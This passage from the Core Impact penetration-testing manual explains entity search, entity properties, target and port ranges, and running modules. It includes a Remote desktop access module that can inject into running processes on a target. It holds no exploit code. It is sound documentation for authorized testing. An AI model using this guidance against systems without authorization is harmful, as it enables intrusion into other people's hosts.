You edit comments in the Entity comments Dialog Box that appears. After you edit them, the comments are added to the entity database as a new entity property (see [the section called "Entity Properties"](#)).




figure 34 - Entity comments Dialog Box

Entity Search

Each Entity View includes a Search Bar that you can use to filter entities by specific criteria. Filtering by condition allows you to quickly create a new "view" within the entity view. For example, in the below images, the string "sample" is entered into the search bar in the Client Side view. This action quickly filters all Emails, showing only those that contain the string "sample". The second image shows further search filtering made available by clicking the options arrows (▼) to the right of the search bar. The example shows that the list was filtered further by searching for those emails that contained the string "index" in the Name field.




figure 35 - Entity Search Examples

To close the search results, click on a folder or tag in the view panel or click the reset button (✕) at the right side of the search bar.

Search Folders

Search folders are a powerful feature that allow you to view a dynamic list of entities based on custom-specified characteristics.

To create a new Search Folder:

1. Activate the desired view.
2. Right-click on Search Folder.
3. Select New, then select Search Folder...
4. In the Module Parameters window, enter the Name of the search.
5. From the Add Criteria drop-down menu, select as many search criteria as needed.
6. Then enter the search data for all selected criteria (to remove a criterion, click the

) on the right).

7. Click the OK button.

The new search folder will appear below the Search Folder heading. To activate your search folder, simply click on it and the dynamic results will appear in the entity list below.

Deleting Entities

To delete an entity from the entity database (in any view), right-click on it and select Delete from the context menu.

Deleting a host will effectively delete all the entities in and below its visibility level. Note that since these deleted entities will include agents, the tasks performed by these agents will no longer be included in future reports.




figure 36 - Deleting an Entity from the Database.

Viewing all Modules Run on an Entity

You can easily learn which module(s) have been executed on a specific Entity (Host, E-mail, etc.). To do this, right-click on the entity and select **Show Modules Executed on this Target**. The Executed Modules panel will update to show only those modules that have been executed on target you selected.




figure 37 - Show modules executed on this target


Entity Details

When you select an entity in a view panel, summary information about that entity will be displayed in the Quick Information Panel located at the bottom of the Console. Next to the Quick Information panel is the Entity Properties tab which contains more details about the entity. Use the [Entity Properties](#) tab to edit the entity's properties.

Host Entities can contain a lot of data. The Quick Information Panel or a host displays three categories of information related to that host: General, Ports & Services, and Exposures. Each of the information categories is described below.

General

Displays host Name, IP (IP address), OS (Operating System), Architecture, and other general info.



Ports & Services

Displays information about identified open ports and the network services identified as running on those ports. Fields include TCP Ports, UDP Ports, and DCERPC. Ports and Services information is typically provided by the Network Information Gathering step on the RPT Panel.

Quick Information				
10.60.152.19				
General		Ports & Services		
	Port	Service	Product/Version	Banner
TCP	22	ssh	(Guessed)	
Listen				
Filtered				
UDP				
Filtered				


Exposures

Displays available information about potential Exposures gathered from the selected host.

Quick Information		
10.60.152.19		
General		Exposures
0	Title	HTTP Active on Internet Device
1	Severity	LOW
2	Service	http
3	Description	Hypertext Transfer Protocol (HTTP) is a method used to transfer or convey information on the World Wide Web. Its original purpose was to provide a way to publish and retrieve HTML pages.
	Visibility	External

Entity Properties

Entities can hold structured information in the form of properties. The user or a module can query or modify existing entity properties and even create arbitrary ones with new information.

Properties can be viewed and modified through the Entity Properties Dialog panel. You can activate or deactivate this dialog box using the Views -> Entity Properties option of the main menu or by clicking the Entity Properties  button on the Views Toolbar. Additionally, you can activate the Entity Properties dialog for a specific entity by right-clicking on that entity and selecting Properties from the context menu.

Entity Properties	
Name	Value
<input type="checkbox"/> WIN10-DEMO1	
Banners	
<input type="checkbox"/> DCERPC	
<input type="checkbox"/> Fingerprints	
<input type="checkbox"/> Identities	
MAC Address	00-50-56-05-45-40
MAC Vendor	VMware, Inc.
<input type="checkbox"/> NMB	
<input type="checkbox"/> SMB	
arch	x86-64
detected by:	OS Detect by SMB
<input type="checkbox"/> dns names	
ip	10.60.152.37
netmask	
<input type="checkbox"/> os	windows
<input type="checkbox"/> properties	
<input type="checkbox"/> services	
<input type="checkbox"/> tags	
<input type="checkbox"/> tcp_ports	
<input type="checkbox"/> udp_ports	

figure 38 - Entity Properties Panel

The Entity Properties Dialog Box is a dockable window, which means that you can move it around to a different location, leave it floating, or hide it. To "dock" the window, drag it by its title bar to the desired position. Windows can only be docked against the Console's edges. To "un-dock" the window, double click in its title bar.

Individual properties are organized into containers (displayed in bold-face in the Properties Dialog Box). Each container can be expanded or collapsed using the arrow head in front of its name. Containers can also hold other containers.

Hidden properties. Some special system properties have a hidden attribute that keeps them from being displayed in the Entity Properties Dialog Box. If you wish, you can make these properties visible using the Show hidden properties option in the Entity Properties Tab of the Options Dialog Box (use Tools -> Options).

Editing the Value of a Property

To manually change the value of a specific property, click on the Value cell of the property's row. The value will be replaced by an edit box that allows you to enter new information or a drop down box that allows you to select from a list of valid values.





figure 39 - Entity Properties Dialog Box - Editing Values


Adding a New Property to a Container

To add a new property to a container, follow this procedure.

1. Right-click on the container's name in the Entity Properties Dialog Box (to add a property to an entity's root container, right-click on the entity's name). Select **Add new** from the context menu.



The Property value Dialog Box appears.



2. Enter a **Name**, select a **Type**, and enter a **Value** for the new property. (See field definitions below.) Then click **OK**.

Name

A name for the new property.

Type

There are many Types that the new property can be - a few examples are listed in the following table:

Type	Description
arch	Host architecture
bool	true or false

Type	Description
certificate	The host's certificate
container	A generic property container
entity_name	An Entity name
file	A file in the agent's filesystem
int	Any integer value
null	No value. Useful for sets
os	Host operating system
port	A TCP/UDP port
ports	A container of ports
set	A set of properties. Sets can only contain null properties
string	Any string value
uint16	An unsigned integer 16 bits long
uint32	An unsigned integer 32 bits long
xmldata	Unparsed XML data

The types entity, entity listed, xmldata, and user are not currently configurable by the user.

Value

The initial value for the new property. This value can be edited using the Entity Properties Dialog Box.

Working with Modules

Core Impact modules are the mechanisms that underlie the RPTs - they are your individual tools for penetration testing. Modules help you complete simple tasks such as resolving hostnames or very complex ones such as exploiting a buffer overflow vulnerability on a remote host. When you perform a Rapid Penetration Test (RPT), the system executes individual modules behind the scenes for you. Modules can be executed individually, or you can use modules to execute other modules. These macro modules execute other modules in the manner and order you desire.

Individual modules can be accessed from the Modules View of the Console, shown below.



On the Modules View, modules are organized into folders (also known as 'categories') that refer to the module's general purpose or use. When you select a module, information such as version and a description of what the module does is displayed in the Quick Information Panel at the bottom of the Console.

The list of available modules is automatically created from Core Impact's module directory when you open the first workspace. This list can be recreated at any time by selecting Modules -> Reload from Core Impact's drop-down menu.

The Modules view will only show modules that are applicable for the currently-select entity view. For example, if the Client Side entity view is active, only modules that apply to client-side testing will be visible in the Modules View.

Additionally, the Modules view automatically highlights modules that are applicable to the object type that is selected (if any) in the entity view. For example, if a host with a known operating system is currently-selected in the Network entity view, Core Impact will highlight only those modules in the Modules view that work on or against that specific host's operating system. Note that you can run a non-highlighted module to try to validate an assumption on the target's operating system. The colors used for highlighting can be changed in the Modules category of the Options Dialog Box (Tools -> Options) - see [Modules Options](#).

Running Modules

To run a module, you can either double-click on it or drag and drop it onto a target. Some modules will require additional parameters be set prior to execution. When you run a module, the Module Parameters Dialog Box appears. Each module specifies the parameters it needs. The first time a module is executed, default values are used for all parameters.

For information about a specific parameter and its possible values, select the parameter in the Module Parameters Dialog Box and press F1 to display contextual help describing the selected parameter.




figure 40 - Module Parameters Dialog Box

When you launch a module, the TARGET value in the Module Parameters Dialog Box is automatically set to the currently-selected object in the Entity View Panel. All the remaining parameters are set to their default values. You can change these values before clicking OK, which will execute the module. Some modules, such as modules in the Shells category, do not need any parameters.

Example: Running the Remote Desktop Access Module

Core Impact's Remote desktop access module - when run - will use a connected agent to try to leverage a remote desktop tool (e.g. VNC) on the host and open a remote desktop session. To run this module:

1. Navigate to the Modules view and make sure that the Network entity tab is active.
2. Type the string "remote desktop" into the module search field. This should reveal the Remote desktop access module.
3. Double-click the Remote desktop access module. The module's parameters will appear.
4. Set the module's parameters to reflect your preferences and environment:
 - Port: Set to port number to connect to.
 - Use a tunnel: Set to YES if the connection will use a tunnel.
 - View only: Set to YES to establish a view-only remote desktop session. You will have no user input.
 - 8 bits: Set to YES to create a low resolution remote desktop session. Set to NO to create a high resolution session.
 - Scale: Set the scale of the screen to be displayed as a percentage.
 - Inject into another process: Set to YES in order to inject the remote desktop process into another process that is already running on the target that has access to the desktop.
 - Password: Enter the password to be used in the server on the target host. Password should be 8 bytes - if it is more, only the first 8 bytes are used.




figure 41 - Remote Desktop Access Module Parameters

- Click the OK button.
The Module will run - check the Module Log pane for output and/or error details.

Dragging and Dropping Modules

The most common way of executing a module is to drag and drop it onto a valid target in the Entity View Panel. This method is particularly convenient when the module needs a target with which to interact. Whenever a module is dropped onto an entity, the TARGET parameter in the Module Parameters Dialog Box is automatically set to the name of that entity (modules can also be dropped over a group of entities, see [the section called "Multiple Targets"](#) for more information). If the module does not require a TARGET parameter, dragging and dropping has the same effect as double-clicking it.

Some modules that typically require a target for execution are the different port scanners, RPC endpoint mapper, and OS identification and attack modules, including client-side exploits.


Some modules specify the class of TARGET they work with (agents, hosts, emails, etc.). When dragging and dropping these modules, the Console will only allow you to drop them onto targets of a valid class.

Specifying Host Ranges

Modules that work with IP addresses accept address ranges instead of a host. These modules use the TARGETRANGE parameter instead of TARGET in the Module Parameters Dialog Box. These ranges follow the syntax specified in the table below.

Host Range Syntax

	192.168.1.0/24
Specific ranges	192.168.1.* 192.168.1.0-255
Multiple ranges	192.168.1.*; 192.168.2.0/26 192.168.1.1-4,8,9; 192.168.2.100-120

You can also specify these ranges by clicking on the ellipsis button () next to the TARGETRANGE parameter's Value column.




figure 42 - Select Ranges Dialog Box

The Select Ranges Dialog Box lets you add ranges in four different ways:

- **Single IP.** A single IP address.
- **IP Range.** A continuous range of IP address starting on the From address to the To address.

- **CIDR Notation.** A network in the CIDR format, where the first four numbers specify the network name and the number on the right side of the slash represents the number of "1"s in the binary representation of the network's netmask.
- **Import From File.** A text file with a list of IP addresses and/or ranges. Click on the ellipsis button to browse for the file.

Click on the Add button as many times as necessary to build the desired target range. Click OK when you are done. The TARGETRANGE parameter will reflect your changes.

Multiple Targets

You can execute any module against a network folder using any of the methods described above. Core Impact's Console will behave differently during this operation according to whether the module accepts host ranges or not.

If the module accepts host ranges (receives a TARGETRANGE parameter), the Console will not update the TARGETRANGE parameter since it denotes an IP list and might not make sense when dropping over a folder. Typically, modules that need TARGETRANGE create new objects rather than work with existing ones.

If the module does not accept host ranges (receives a TARGET parameter), a ";"-separated list of hosts with the selected folder contents will be automatically created and set as the TARGET parameter for the module. Upon execution, the module will iterate over each one and process them.

You can also specify multiple target hosts for a given module by clicking on the ellipsis button next to the TARGET parameter's Value column.




figure 43 - Multiple TARGET selection

Using the TARGET selection dialog, you can select the specific hosts you wish to target by checking/unchecking the check-box to the left of each host's name. When you are finished, click OK and you will be returned to the Module Parameters dialog. The TARGET parameter will be set to the selected hosts.




figure 44 - Entities Selection

Specifying Port Ranges

Modules that require a set of port numbers to do their work will ask you to provide a value for the PORT RANGE parameter. This parameter can be a list of comma-separated port numbers and ranges (as in "22,23,80,100-200"), a list of predefined port ranges, or a combination of both. Core Impact includes several predefined port ranges:

- **DYNAMIC.** Includes all the default TCP ports relevant to the currently-installed remote exploits. For instance, if Core Impact only had two exploits, one for SSH and the other for SMTP, then the DYNAMIC port range would be equivalent to "22,25".
- **NMap Top 12.** Includes the top 12 ports likely to be opened (as identified by NMap - see <http://nmap.org/book/nmap-services.html>)
- **NMap Top 50.** Includes the top 50 ports likely to be opened (as identified by NMap - see <http://nmap.org/book/nmap-services.html>)
- **NMap Top 100.** Includes the top 100 ports likely to be opened (as identified by NMap - see <http://nmap.org/book/nmap-services.html>)
- **NMap Top 500.** Includes the top 500 ports likely to be opened (as identified by NMap - see <http://nmap.org/book/nmap-services.html>)
- **NMap Top 1000 (NMap default).** Includes the top 1000 ports likely to be opened (as identified by NMap - see <http://nmap.org/book/nmap-services.html>)

- **tcp-all.** Includes all default TCP ports for known TCP services.

Selecting tcp-all will cause the module to check all 65,535 ports, which will add a considerable amount of time to the module's runtime.

You can select any combination of these predefined port ranges by using the Port Range Selection Dialog box. To open this dialog box click on the Value column for the PORT RANGE parameter and click on the ellipsis (...) button.




figure 45 - Port Range Selection Dialog Box

To select/unselect a given port range check/uncheck the check-box to the left of the range's name. You can add an additional range by typing it in the Additional ports field at the bottom of the dialog box.

You can also define additional port ranges and give them a name for future reference. To add a new range, click on the New button. The Port Range Groups dialog appears.





figure 46 - Port Range Groups Dialog Box

To add a new range, click on the  button. When finished click OK. Your new port range will be listed along with the predefined ranges, and you can now use it either by itself or in combination with other port ranges.

Launching Recently-executed Modules

The Console tracks modules you have recently executed and allows you to launch these modules from the Entity View Panel by right clicking on the desired target and selecting a module from the Recent Modules list.

NOTE:

You can also relaunch modules directly from the Executed Modules pane - see [Resuming Modules](#).

